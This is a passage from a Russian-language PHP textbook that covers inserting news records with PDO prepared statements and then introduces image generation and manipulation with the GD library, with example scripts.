    <tr>
      <td>Содержимое:</td>
      <td><textarea name='content' rows='10' cols='40'></textarea></td>
    </tr>
    <tr>
      <td></td>
      <td><input type='submit' value='Добавить'></td>
    </tr>
  </form>
  </table>
</body>
</html>
```




Рис. 42.1. HTML-форма для добавления новостного сообщения в базу данных

Как видно из формы, ее обработчиком назначен файл **addnews.php**. В листинге 42.13 представлен обработчик HTML-формы, который осуществляет вставку новостного сообщения в таблицы `news` и `news_contents`.

Листинг 42.13. Добавление новостного сообщения. Файл addnews.php

```
<?php
require_once('connect.php');

try {
    // Проверяем, заполнены ли поля HTML-формы
    if (empty($_POST['name'])) exit('Не заполнено поле "Название"');
    if (empty($_POST['content'])) exit('Не заполнено поле "Содержимое"');
```

```
    // Добавляем новостное сообщение в таблицу news
    $query = 'INSERT INTO news (name, putdate)
              VALUES (:name, NOW())';
    $news = $pdo->prepare($query);
    $news->execute(['name' => $_POST['name']]);

    // Получаем только что сгенерированный идентификатор news_id
    $news_id = $pdo->lastInsertId();

    // Вставляем содержимое новостного сообщения в таблицу news_contents.
    // Формируем запросы
    $query = 'INSERT INTO news_contents (content, news_id)
              VALUES (:content, :news_id)';
    $news = $pdo->prepare($query);
    $news->execute(
        ['content' => $_POST['content'], 'news_id' => $news_id]
    );

    // Осуществляем переадресацию на главную страницу
    header('Location: news.html');
} catch (PDOException $e) {
    echo 'Ошибка выполнения запроса: ' . $e->getMessage();
}
```

Так как данные передаются методом `POST`, то содержимое полей `name` и `content` попадает в элементы суперглобальных массивов `$_POST['name']` и `$_POST['name']` соответственно. В начале обработчика производится проверка правильности заполнения полей формы — если хоть одно из полей остается незаполненным, процесс добавления информации приостанавливается с выдачей соответствующего предупреждения. Наличие символов в строке можно проверить при помощи функции `empty()`, которая возвращает `true`, если строка пустая, и `false`, если строка содержит хотя бы один символ.


Основная особенность добавления данных в связанные таблицы заключается в том, что для добавления записи во вторую таблицу `news_content` необходимо знать первичный ключ `news_id`. Получить его можно, обратившись к методу `lastInsertId()` класса `PDO`.

Когда записи добавлены, следует вернуться на главную страницу HTML-формы или страницу, где выводятся новостные позиции. Для этого браузеру отправляется HTTP-заголовок `Location` с адресом страницы, на которую следует осуществить переход.

Резюме

В этой главе мы рассмотрели взаимодействие с СУБД PostgreSQL из PHP-скриптов. Для этого мы использовали расширение PDO, которое является стандартным способом взаимодействия с любой реляционной базой данных.

Мы изучили обычные и параметризованные запросы, а также научились заполнять связанные таблицы.



ГЛАВА 43

Работа с изображениями

Листинги этой главы находятся в каталоге *gd* сопровождающего книгу файлового архива.

Как известно, одним из самых важных достижений веб-части Интернета, по сравнению со всеми остальными его службами, стала возможность представления в браузерах пользователей мультимедийной информации, а не только «сухого» текста. Значительный объем этой информации приходится на изображения.

Разумеется, было бы весьма расточительно хранить и передавать все рисунки в обыкновенном растровом формате (наподобие BMP), учитывая, что современные алгоритмы сжатия позволяют упаковывать такого рода данные в сотни и более раз эффективнее. Чаще всего для хранения изображений в веб-сайтах используются три формата сжатия со следующими свойствами:

- JPEG — идеален для фотографий, но сжатие изображения происходит с потерей качества, так что этот формат совершенно не подходит для хранения различных диаграмм и графиков;
- GIF — позволяет достичь достаточно хорошего соотношения «размер/качество», в то же время не искажая изображение. Применяется в основном для хранения небольших точечных рисунков и диаграмм;
- PNG — сочетает в себе хорошие стороны как JPEG, так и GIF.

Зачем может понадобиться в веб-программировании работа с изображениями? Разве это не работа дизайнера?

В большинстве случаев это действительно так. Однако есть и исключения — например, графические счетчики (автоматически создаваемые картинки с отображаемым поверх них числом, увеличивающимся при каждом «заходе» пользователя на страницу), или же графики, которые пользователь может строить в реальном времени, — скажем, диаграммы сбыта продукции или снижения цен на комплектующие. Все эти приложения требуют как минимум умения генерировать изображения на лету, причем с довольно большой скоростью. Чтобы этого добиться на PHP, можно применить два способа:

- задействовать какую-нибудь внешнюю утилиту для формирования изображения — например, известную программу fly или прекрасный пакет утилит ImageMagick;
- воспользоваться встроенными функциями PHP для работы с графикой.

Оба способа имеют как достоинства, так и недостатки, но, пожалуй, недостатков меньше у второго способа, так что им-то мы и займемся в этой главе.

Универсальная функция *getimagesize()*

Работать с картинками приходится часто — гораздо чаще, чем может показаться на первый взгляд. Среди наиболее распространенных операций можно особо выделить одну — определение размера рисунка. Создатели PHP встроили в него функцию, которая работает практически со всеми распространенными форматами изображений, в том числе с GIF, JPEG и PNG:

```
getimagesize(string $filename, array &$image_info = null): array|false
```

Эта функция предназначена для быстрого определения в сценарии размеров (в пикселах) и формата рисунка, имя файла которого ей передано. Функция принимает в качестве первого параметра (`$filename`) файловый путь — относительный или абсолютный, но не URL. Второй необязательный параметр (`$image_info`) позволяет получить дополнительную информацию об изображении. Однако основные сведения функция возвращает в качестве результирующего массива, который содержит следующие элементы:

- нулевой элемент (с ключом 0) — хранит ширину картинки в пикселах;
- первый элемент (с ключом 1) — содержит высоту изображения;
- элемент массива с ключом 2 определяется форматом изображения: 1 = GIF, 2 = JPG, 3 = PNG, 4 = SWF, 5 = PSD, 6 = BMP, 7 = TIFF (на Intel-процессорах), 8 = TIFF (на процессорах Motorola), 9 = JPC, 10 = JP2, 11 = JPX, 12 = JB2, 13 = SWC, 14 = IFF, 15 = WBMP, 16 = XBM. Как видите, список поддерживаемых форматов весьма велик! Вы можете также использовать и константы вида `IMAGETYPE_`*XXX*, встроенные в PHP, где *XXX* соответствует названию формата (только что мы привели все поддерживаемые форматы);
- элемент, имеющий ключ 3, содержит строку примерно следующего вида: `"height=sx width=sy"`, где `sx` и `sy` — соответственно ширина и высота изображения. Указанный элемент задумывался для того, чтобы облегчить вставку данных о размере изображения в тег `<img>`, который может быть сгенерирован сценарием;
- элемент с ключом `'bits'` содержит число битов, используемых для хранения информации о каждом пикселе изображения;
- элемент с ключом `'channels'` содержит количество цветовых каналов, задействованных в изображении. Для JPEG-картинок в формате RGB он будет равен 3, а в формате CMYK — 4;
- элемент со строковым ключом `'mime'` хранит MIME-тип изображения (например: `image/gif`, `image/jpeg` и т. д.). Его очень удобно использовать при выводе заголовка `Content-type`, определяющего тип изображения.

В случае ошибки функция возвращает `false` и генерирует предупреждение.

В листинге 43.1 приведен скрипт, который выводит случайную картинку из текущего каталога. При этом не важно, имеет ли изображение формат GIF или JPEG, — нужный заголовок `Content-type` определяется автоматически. Попробуйте понажимать кнопку **Обновить** в браузере, чтобы наблюдать эффект смены картинок.

Листинг 43.1. Автоопределение MIME-типа изображения. Файл random.php

```
<?php
// Выбираем случайное изображение любого формата
$fnames = glob('*.{gif,jpg,png}', GLOB_BRACE);
$fname = $fnames[rand(0, count($fnames)-1)];

// Определяем формат
$size = getimagesize($fname);

// Выводим изображение
header("Content-type: {$size['mime']}");
echo file_get_contents($fname);
```

Работа с изображениями и библиотека GD

Давайте теперь рассмотрим создание рисунков сценарием на лету. Это может пригодиться при создании сценариев-счетчиков, графиков, картинок-заголовков да и многого другого.

Для решения таких задач существует ряд библиотек и утилит. Наиболее распространены библиотеки ImageMagick (**http://www.imagemagick.org**) и GD (**http://www.boutell.com/gd**).

> ***Примечание***
>
> ImageMagick в целом обладает более обширными возможностями, чем GD, однако модуль поддержки PHP для этой библиотеки установлен лишь у малого числа хостеров. Тем не менее практически у всех можно найти набор консольных утилит ImageMagick — например, `convert` и `mogrify`. Их нужно вызывать при помощи функции PHP `system()`, а это ощутимо «бьет» по производительности скрипта. Тем не менее, если вам необходимо преобразовывать картинки в различные форматы и размеры, при этом сохраняя их качество на приличном уровне, задумайтесь над использованием ImageMagick. Документация к этой библиотеке есть на официальном сайте **http://www.imagemagick.org**.

В этой книге мы рассмотрим встроенную в PHP библиотеку под названием GD — точнее, ее вторую версию — GD2. Она содержит в себе множество функций (таких как рисование линий, растяжение/сжатие изображения, заливка до границы, вывод текста и т. д.), которые могут использовать программы, поддерживающие работу с этой библиотекой. PHP (с включенной поддержкой GD) как раз и является такой программой.

Для установки расширения в операционной системе Windows необходимо отредактировать конфигурационный файл php.ini, раскомментировав строку:

```
extension=php_gd2.dll
```

В Linux Ubuntu установить расширение можно при помощи команды:

```
$ sudo apt-get install php-gd
```

В macos можно воспользоваться менеджером пакетов Homebrew, указав директиву `--with-gd` при установке:

```
$ brew install php --with-gd
```

либо отдельно установив расширение при помощи команды:

```
$ brew install php-gd
```

Пример создания изображения

Начнем сразу с примера сценария (листинг 43.2), который представляет собой не HTML-страницу в обычном смысле, а рисунок PNG. То есть интернет-адрес (URL) этого сценария можно поместить в тег:

```
<img src="button.php?Hello+world!">
```

Как только будет загружена страница, содержащая указанный тег, сценарий запустится и отобразит надпись **Hello world!** на фоне рисунка, находящегося в файле button.gif. Полученная картинка нигде не будет храниться — она создается на лету.

> ***Примечание***
>
> **Если этот пример покажется вам чересчур сложным, не отчаивайтесь: далее мы детально рассмотрим все функции, которые в нем используются.**

Листинг 43.2. Создание картинки на лету. Файл button.php

```
<?php
// Получаем строку, которую нам передали в параметрах
$string = $_SERVER['QUERY_STRING'] ?? 'Hello, world!';
// Загружаем рисунок фона с диска
$im = imageCreateFromGif('button.gif');
// Создаем в палитре новый цвет - черный
$color = imageColorAllocate($im, 0, 0, 0);
// Вычисляем размеры текста, который будет выведен
$px = (imageSX($im) - 6.5 * strlen($string)) / 2;
// Выводим строку поверх того, что было в загруженном изображении
imageString($im, 3, intval($px), 1, $string, $color);
// Сообщаем о том, что далее следует рисунок PNG
header('Content-type: image/png');
// Теперь - самое главное: отправляем данные картинки в
// стандартный выходной поток, т. е. в браузер
imagePng($im);
// В конце освобождаем память, занятую картинкой
imageDestroy($im);
```

Итак, мы получили возможность на лету создавать стандартные кнопки с разными надписями, имея только «шаблон» кнопки.

Обратите внимание на важный момент: мы считали изображение в формате GIF (функция `imageCreateFromGif()`), но вывели в браузер уже в виде PNG (`imagePng()`).

Создание изображения

Давайте теперь разбираться, как работать с изображениями в GD. Для начала нужно создать пустую картинку при помощи функции `imageCreate()` или же загрузить готовую с диска. Для этого используются функции `imageCreateFromPng()`, `imageCreateFromJpeg()` или `imageCreateFromGif()`, как мы сделали в примере из листинга 43.2.

Функция:

```
imageCreate(int $width, int $height): GdImage|false
```

создает «пустую» *палитровую* (palette-based, т. е. с фиксированным набором возможных цветов) картинку размером `$width` на `$height` точек и возвращает ее идентификатор. Когда картинка создана, вся работа с ней осуществляется именно через этот идентификатор — по аналогии с тем, как мы работаем с файлом через его дескриптор.

Про палитру мы детально поговорим позже (см. далее *разд. «Работа с цветом в формате RGB»*). Сейчас только скажем, что изображения, созданные при помощи функции `imageCreate()`, обычно сохраняют в формате PNG или GIF, но *не* в JPEG. Это связано с тем, что JPEG является *полноцветным* (true color) форматом, в то время как GIF и PNG могут единовременно содержать лишь фиксированное (не больше 256) количество цветов.

Функция:

```
imageCreateTrueColor(int $width, int $height): GdImage|false
```

отличается от предыдущей только тем, что создает *полноцветные* изображения. В таких изображениях число цветов не ограничено палитрой, и вы можете использовать точки любых оттенков. Обычно `imageCreateTrueColor()` применяют для создания JPEG-изображений, а также для более аккуратного манипулирования картинками (например, при их сжатии или растяжении), чтобы не «потерять цвета».

Загрузка изображения

Функции:

```
imageCreateFromPng(string $filename): GdImage|false
imageCreateFromJpeg(string $filename): GdImage|false
imageCreateFromGif(string $filename): GdImage|false
```

загружают изображения из файла в память и возвращают их идентификаторы. Как и после вызова функции `imageCreate()`, дальнейшая работа с картинкой возможна только через этот идентификатор. При загрузке с диска изображение распаковывается и хранится в памяти уже в неупакованном формате, чтобы можно было максимально быстро производить с ним операции — например, масштабирование, рисование линий и т. д. При сохранении на диск или выводе в браузер функцией `imagePng()` (или соответственно `imageJpeg()` и `imageGif()`) картинка автоматически упаковывается.

> ***Примечание***
>
> Функция `imageCreateFromJpeg()` всегда формирует полноцветное изображение. Функция же `imageCreateFromPng()` создает в памяти палитровую картинку только в том случае, если PNG-файл, указанный в параметрах, содержал палитру (PNG-изображения бывают как палитровыми, так и полноцветными).

Интересно, что функции `imageCreateFrom*()` могут работать не только с именами файлов, но также и с URL (в случае, если в настройках файла php.ini разрешен режим `allow_url_fopen`).

Определение параметров изображения

Как только картинка создана и получен ее идентификатор, библиотеке GD становится совершенно все равно, какой формат эта картинка имеет и каким путем ее создали. То есть все остальные действия с картинкой происходят через ее идентификатор вне зависимости от формата, и это логично — ведь в памяти изображение все равно хранится в распакованном виде (наподобие BMP), а значит, информация о ее формате нигде не используется. Так что вполне возможно открыть PNG-изображение с помощью функции `imageCreateFromPng()` и сохранить ее на диск функцией `imageJpeg()` уже в другом формате. В дальнейшем можно в любой момент времени определить размер загруженной картинки, воспользовавшись функциями `imageSX()` и `imageSY()`:

```
imageSX(GdImage $image): int
```

Функция возвращает горизонтальный размер изображения в пикселах.

```
imageSY(GdImage $image): int
```

Функция возвращает высоту картинки в пикселах.

Функцию:

```
imageColorsTotal(GdImage $image): int
```

имеет смысл применять только в том случае, если вы работаете с изображениями, «привязанными» к конкретной палитре, — например, с файлами GIF или PNG. Она возвращает текущее количество цветов в палитре. Как мы вскоре увидим, каждый вызов `imageColorAllocate()` увеличивает размер палитры. В то же время известно, что если при небольшом размере палитры GIF- и PNG-картинки сжимаются очень хорошо, то при переходе через степень двойки (например, от 16 к 17 цветам) эффективность сжатия заметно падает, что ведет к увеличению размера — так уж устроены форматы... Если мы не хотим этого допустить и собираемся вызывать `imageColorAllocate()` только до предела 16 цветов, а затем перейти на использование `imageColorClosest()`, нам может пригодиться рассматриваемая функция.

> ***Примечание***
>
> Любопытно, что для *полноцветных* изображений функция `imageColorsTotal()` всегда возвращает 0. Например, если вы создали картинку вызовом `imageCreateFromJpeg()` или `imageCreateTrueColor()`, то узнать размер ее палитры вам не удастся — ее попросту нет.

Функция:

```
imageIsTrueColor(GdImage $image): bool
```

позволяет определить, является ли изображение с идентификатором `$image` полноцветным или же палитровым. В первом случае возвращается `true`, во втором — `false`.

Сохранение изображения

Давайте теперь займемся функцией, поставленной в листинге 43.2 «на предпоследнее место». Она, собственно, и выполняет большую часть работы — выводит изображение в браузер пользователя. Оказывается, эту же функцию можно применять и для сохранения рисунка в файл:

```
imagePng(
    GdImage $image,
    resource|string|null $file = null,
    int $quality = -1,
    int $filters = -1
): bool
imageJpeg(
    GdImage $image,
    resource|string|null $file = null,
    int $quality = -1
): bool
imageGif(GdImage $image, resource|string|null $file = null): bool
```

Указанные функции сохраняют изображение, находящееся в памяти, на диск или же выводят его в браузер. Разумеется, вначале изображение должно быть загружено или создано при помощи функции `imageCreate()` (или `imageCreateTrueColor()`), т. е. мы должны знать его идентификатор `$image`.

Если аргумент `$file` опущен (или равен пустой строке `""` или `null`), то сжатые данные в соответствующем формате отправляются прямо в стандартный выходной поток, т. е. в браузер. Нужный заголовок `Content-type` при этом *не выводится*, ввиду чего следует указывать его вручную при помощи `header()`, как это было показано в примере из листинга 43.1.

> ***Внимание!***
>
> Некоторые браузеры не требуют вывода правильного `Content-type`, а определяют, что перед ними рисунок, по нескольким первым байтам присланных данных. Ни в коем случае не полагайтесь на это! Дело в том, что все еще существуют браузеры, которые этого делать не умеют. Кроме того, такая техника идет вразрез с протоколом HTTP.

Фактически вы должны вызвать одну из двух команд, в зависимости от типа изображения:

```
header('Content-type: image/png');  // для PNG
header('Content-type: image/jpeg'); // для JPEG
```

Рекомендуем их вызывать *не* в начале сценария, а непосредственно *перед* вызовом `imagePng()` или `imageJpeg()`, поскольку иначе вы не сможете увидеть сообщения об ошибках и предупреждения, которые, возможно, будут сгенерированы программой.

Необязательный параметр `$quality`, который может присутствовать для JPEG-изображений, указывает качество сжатия. Чем лучше качество (чем больше `$quality`), тем большим получается размер изображения, но тем качественнее оно выглядит. Диапазон изменения параметра — от 0 (худшее качество, маленький размер) до 100 (лучшее качество, но большой размер).

Необязательный параметр `$filters` функции `imagePng()` принимает комбинацию констант, которые определяют режимы сжатия PNG-файла. Отключить все фильтры можно при помощи константы `PNG_NO_FILTER`, включить все фильтры — при помощи константы `PNG_ALL_FILTERS`.

Преобразование изображения в палитровое

Иногда бывает, что загруженная с диска картинка имеет полноцветный формат (JPEG или PNG), а нам в программе нужно работать с ней как с палитровой, причем размер палитры указывается явно. Для осуществления преобразований можно применять следующую функцию:

```
imageTrueColorToPalette(
    GdImage $image,
    bool $dither,
    int $num_colors
): bool
```

Она принимает своим первым параметром идентификатор `$image` некоторого загруженного ранее (или созданного) полноцветного изображения и производит его конвертацию в палитровое представление. Число цветов в палитре задается параметром `$num_colors`. Если аргумент `$dither` равен `true`, то PHP и GD будут стараться не просто подобрать близкие цвета в палитре для каждой точки, но и имитировать «смешение» цветов путем заливки области подходящими оттенками из палитры. Подобные изображения выглядят «шероховато», но обычно их «огрехи», связанные с неточной передачей цвета палитрой, меньше бросаются в глаза.

Работа с цветом в формате RGB

Наверное, теперь вам захочется что-нибудь нарисовать на пустой или только что загруженной картинке. Но чтобы рисовать, нужно определиться, каким цветом это делать. Проще всего указать цвет заданием тройки RGB-значений (от *англ.* Red, Green, Blue — красный, зеленый, синий), определяющих в диапазоне от 0 до 255 содержание красной, зеленой и синей составляющих в нужном нам цвете. Число 0 обозначает нулевую яркость соответствующего компонента, а 255 — максимальную интенсивность. Например, (0, 0, 0) задает черный цвет, (255, 255, 255) — белый, (255, 0, 0) — ярко-красный, (255, 255, 0) — желтый и т. д.

Правда, библиотека GD не умеет работать с такими тройками напрямую. Она требует, чтобы перед использованием RGB-цвета был получен его специальный *идентификатор*. Дальше вся работа опять же осуществляется через этот идентификатор. Скоро станет ясно, зачем нужна такая техника.

Создание нового цвета

```
imageColorAllocate(
    GdImage $image,
    int $red,
```

```
    int $green,
    int $blue
): int|false
```

Эта функция возвращает идентификатор цвета, связанного с соответствующей тройкой RGB. Обратите внимание, что первым параметром функция требует идентификатор изображения, загруженного в память или созданного до этого. Практически каждый цвет, который планируется в дальнейшем использовать, должен быть получен (определен) при помощи вызова этой функции. Почему «практически» — станет ясно после рассмотрения функции `imageColorClosest()`.

Текстовое представление цвета

Как только что показано, цвет в функции `imageColorAllocate()` задается в виде трех различных параметров. То же самое касается и остальных «цветных» функций — они все принимают минимум по три параметра. Однако в реальной жизни цвет часто задается в виде строки `'RRGGBB'`, где `RR` — шестнадцатеричное представление красного цвета, `GG` — зеленого и `BB` — синего. Например, строки `#RRGGBB` используются в HTML-атрибутах `color`, `bgcolor` и т. д. Да и хранить одну строку проще, чем три числа. В связи с этим будет нелишним привести код, осуществляющий преобразования строкового представления цвета в числовое:

```
$txtcolor = 'FFFF00';
sscanf($txtcolor, '%2x%2x%2x', $red, $green, $blue);
$color = imageColorAllocate($image, $red, $green, $blue);
```

Мы используем здесь не особенно популярную функцию `sscanf()`. В этом примере она тем не менее оказалась особенно кстати. Для выполнения обратного преобразования воспользуйтесь следующим кодом:

```
$txtcolor = sprintf('%2x%2x%2x', $red, $green, $blue);
```

Получение ближайшего в палитре цвета

Давайте разберемся, зачем придумана такая технология работы с цветами — через промежуточное звено: идентификатор цвета. Дело в том, что некоторые форматы изображений (такие как GIF и частично PNG) не поддерживают *любое* количество различных цветов в изображении. Представьте себе художника, которому дали палитру с фиксированным набором различных красок и запретили их смешивать при рисовании, заставляя использовать только «чистые» цвета. Так, в GIF-формате количество одновременно присутствующих цветов ограничено числом 256, причем чем меньше цветов используется в рисунке, тем лучше он «сжимается» и тем меньший размер имеет файл. Тот набор цветов, который реально использован в рисунке, и называется его *палитрой*.

Представим себе, что произойдет, если все 256 цветов уже «заняты» и вызывается функция `imageColorAllocate()`. Она обнаружит, что палитра заполнена полностью, найдет среди занятых цветов тот, который ближе всего находится к запрошенному, и возвратит именно его идентификатор. Если же «свободные места» в палитре есть, то они и будут использованы этой функцией (конечно, если в палитре вдруг не найдется точно

такой же цвет, как запрошенный, — обычно дублирования одинаковых цветов всячески избегают).

> ***Примечание***
>
> При работе с полноцветными изображениями никакой палитры, конечно же, нет. Поэтому новые цвета можно создавать практически до бесконечности.

Наверное, вы уже догадались, зачем нужна функция `imageColorClosest()`:

```
imageColorClosest(
    GdImage $image,
    int $red,
    int $green,
    int $blue
): int
```

Вместо того чтобы пытаться выискать свободное место в палитре цветов, она просто возвращает идентификатор цвета, *уже существующего* в рисунке и находящегося ближе всего к затребованному. Таким образом, новый цвет в палитру *не добавляется*. Если палитра невелика, то функция может вернуть не совсем тот цвет, который вы ожидаете. Например, в палитре из трех цветов «красный-зеленый-синий» на запрос желтого цвета будет, скорее всего, возвращен идентификатор зеленого — он «ближе всего» с точки зрения GD соответствует понятию «желтый».

Эффект прозрачности

Функцию `imageColorClosest()` можно и нужно использовать, если мы не хотим допустить разрастания палитры и уверены, что требуемый цвет в ней уже присутствует. Однако есть и другое, гораздо более важное ее применение — определение *эффекта прозрачности* для изображения. «Прозрачный» цвет рисунка — это просто те точки, которые в браузер не выводятся, и через них «просвечивает» фон. Прозрачный цвет у картинки всегда один, и задается он при помощи функции `imageColorTransparent()`:

```
imageColorTransparent(GdImage $image, ?int $color = null): int
```

Функция указывает GD, что соответствующий цвет `$color` (заданный своим идентификатором) в изображении `$image` должен обозначиться как прозрачный. Возвращает она идентификатор нового цвета или текущего цвета, если ничего не изменилось. Если аргумент `$color` не задан, и в изображении нет прозрачных цветов, функция вернет `-1`.

Например, мы нарисовали при помощи GD птичку на кислотно-зеленом фоне и хотим, чтобы этот фон как раз и был «прозрачным» (вряд ли у птички есть части тела такого цвета, хотя с нашей экологией все может быть...). В этом случае нам потребуются такие команды:

```
$tc = imageColorClosest($image, 0, 255, 0);
imageColorTransparent($image, $tc);
```

Обратите внимание на то, что применение функции `imageColorAllocate()` здесь совершенно бессмысленно, потому что нам нужно сделать прозрачным именно тот цвет, который *уже присутствует* в изображении, а не новый, только что созданный.

Внимание!

Задание прозрачного цвета поддерживают только палитровые изображения, но не полноцветные. Например, картинка, созданная при помощи `imageCreateFromJpeg()` или `imageCreateTrueColor()`, не может его содержать.

Получение RGB-составляющих

Функция:

```
imageColorsForIndex(GdImage $image, int $color): array
```

возвращает ассоциативный массив с ключами `red`, `green` и `blue` (именно в таком порядке), которым соответствуют значения, равные величинам компонентов RGB в идентификаторе цвета `$color`. Впрочем, мы можем и не обращать особого внимания на ключи и преобразовать возвращенное значение как список:

```
$c = imageColorAt($i, 0, 0);
[$r, $g, $b] = array_values(imageColorsForIndex($i, $c));
echo "R=$r, g=$g, b=$b";
```

Эта функция ведет себя противоположно по отношению к `imageCollorAllocate()` или `imageColorClosest()`.

Использование полупрозрачных цветов

Полупрозрачным называют цвет в изображении, сквозь который «просвечивают» другие точки (как сквозь цветное стекло). Например, загрузив некоторое изображение и нарисовав на нем что-нибудь полупрозрачным цветом, вы получите эффект «просвечивания»: имеющиеся точки изображения «смешаются» с новым цветом, и результат будет записан в память как обычно.

Примечание

Еще иногда употребляют термин «alpha-канал», что означает место в графическом файле, отведенное на хранение информации о полупрозрачности.

С точки зрения библиотеки GD полупрозрачные цвета ничем не отличаются от обычных, но создавать их нужно функциями `imageColorAllocateAlpha()`, `imageColorClosestAlpha()`, `imageColorExactAlpha()` и т. д. Указанные функции вызываются точно так же, как и их не-alpha-аналоги, однако при обращении к ним необходимо указать еще один — пятый — параметр: степень прозрачности. Он изменяется от 0 (полная непрозрачность) до 127 (полная прозрачность).

В листинге 43.3 приведен скрипт, демонстрирующий применение полупрозрачных цветов. Функции рисования закрашенного прямоугольника и эллипса мы еще не рассматривали, однако, надеемся, читатель простит нам этот легкий экскурс в будущее.

Листинг 43.3. Работа с полупрозрачными цветами. Файл semitransp.php

```
<?php
$size = 300;
$im = imageCreateTrueColor($size, $size);
```

```
$back = imageColorAllocate($im, 255, 255, 255);
imageFilledRectangle($im, 0, 0, $size - 1, $size - 1, $back);

// Создаем идентификаторы полупрозрачных цветов
$yellow = imageColorAllocateAlpha($im, 255, 255, 0, 75);
$red    = imageColorAllocateAlpha($im, 255, 0, 0, 75);
$blue   = imageColorAllocateAlpha($im, 0, 0, 255, 75);

// Рисуем 3 пересекающихся круга
$radius  = 150;
imageFilledEllipse($im, 100, 75,  $radius, $radius, $yellow);
imageFilledEllipse($im, 120, 165, $radius, $radius, $red);
imageFilledEllipse($im, 187, 125, $radius, $radius, $blue);

// Выводим изображение в браузер
header('Content-type: image/png');
imagePng($im);
```

Этот скрипт рисует три разноцветных пересекающихся круга, и в местах пересечения можно наблюдать эффектное смешение цветов.

Графические примитивы

В этом разделе мы рассмотрим минимальный набор функций для работы с картинками. Приведенный здесь список функций не полон и постоянно расширяется вместе с развитием библиотеки GD, но все же он содержит те функции, которые вы будете употреблять в 99% случаев. За полным списком функций обращайтесь к официальной документации по адресу: **http://ru.php.net/manual/ru/ref.image.php**.

Копирование изображений

```
imageCopyResized(
    GdImage $dst_image,
    GdImage $src_image,
    int $dst_x,
    int $dst_y,
    int $src_x,
    int $src_y,
    int $dst_width,
    int $dst_height,
    int $src_width,
    int $src_height
): bool
```

Эта функция — одна из самых мощных и универсальных, хотя и выглядит просто ужасно. С ее помощью можно копировать изображения (или их участки), перемещать и масштабировать их. Пожалуй, 10 параметров для функции — чересчур, но разработчики PHP пошли таким путем. Что же, это их право...

Итак, параметр `$dst_image` задает идентификатор изображения, в который будет помещен результат работы функции. Это изображение должно уже быть создано или загружено и иметь надлежащие размеры. Соответственно `$src_image` — идентификатор изображения, над которым проводится работа. Впрочем, `$src_image` и `$dst_image` могут и совпадать.

> ***Внимание!***
>
> Следите, чтобы изображение `$dst_image` было полноцветным, а не палитровым! В противном случае возможно искажение или даже потеря цветов при копировании. Полноцветные изображения создаются, например, вызовом функции `imageCreateTrueColor()`.

Параметры `$src_x`, `$src_y`, `$src_width`, `$src_height` (обратите внимание на то, что они следуют при вызове функции *не подряд*!) задают область внутри исходного изображения, над которой будет осуществлена операция, — и представляют соответственно координаты ее верхнего левого угла, ширину и высоту.

Наконец, четверка `$dst_x`, `$dst_y`, `$dst_width`, `$dst_height` задает то место на изображении `$dst_image`, в которое будет «втиснут» указанный в предыдущей четверке прямоугольник. Заметьте, что если ширина или высота двух прямоугольников не совпадает, то картинка автоматически будет нужным образом растянута или сжата.

Таким образом, с помощью функции `imageCopyResized()` мы можем:

- копировать изображения;
- копировать участки изображений;
- масштабировать участки изображений;
- копировать и масштабировать участки изображения в пределах одной картинки.

В последнем случае возникают некоторые сложности — когда тот блок, из которого производится копирование, частично накладывается на место, куда он должен быть перемещен. Убедиться в этом проще всего экспериментальным путем. Почему разработчики GD не предусмотрели средств, которые бы корректно работали и в этом случае, не совсем ясно.

Функция:

```
imageCopyResampled(
    GdImage $dst_image,
    GdImage $src_image,
    int $dst_x,
    int $dst_y,
    int $src_x,
    int $src_y,
    int $dst_width,
    int $dst_height,
    int $src_width,
    int $src_height
): bool
```

очень похожа на `imageCopyResized()`, но у нее есть одно очень важное отличие: если при копировании производится изменение размеров изображения, библиотека GD пытается провести *сглаживание* и *интерполяцию* точек — при увеличении картинки недостаю-

щие точки заполняются *промежуточными цветами* (функция `imageCopyResized()` этого не делает, а заполняет новые точки цветами расположенных рядом точек).

Впрочем, качество интерполяции функции `imageCopyResampled()` все равно оставляет желать лучшего. Например, при большом увеличении легко наблюдать «эффект ступенчатости»: видно, что плавные цветовые переходы имеют место только по горизонтали, но *не* по вертикали. Таким образом, функция еще может использоваться для увеличения фотографий (JPEG-изображений), но увеличивать с ее помощью GIF-картинки не рекомендуется.

В листинге 43.4 приведен простейший сценарий, который увеличивает некоторую картинку до размера 2000×2000 точек и выводит результат в браузер.

Листинг 43.4. Увеличение картинки со сглаживанием. Файл resample.php

```
<?php
$from = imageCreateFromJpeg('sample2.jpg');
$to   = imageCreateTrueColor(2000, 2000);
imageCopyResampled(
    $to, $from, 0, 0, 0, 0, imageSX($to), imageSY($to),
    imageSX($from), imageSY($from)
);
header('Content-type: image/jpeg');
imageJpeg($to);
```

Прямоугольники

```
imageFilledRectangle(
    GdImage $image,
    int $x1,
    int $y1,
    int $x2,
    int $y2,
    int $color
): bool
```

Название этой функции говорит само за себя: она рисует закрашенный прямоугольник в изображении, заданном идентификатором `$image`, цветом `$color` (полученным, например, при помощи функции `imageColorAllocate()`). Пары (`$x1`, `$y1`) и (`$x2`, `$y2`) задают координаты левого верхнего и правого нижнего углов соответственно (отсчет, как обычно, начинается с левого верхнего угла и идет слева направо и сверху вниз).

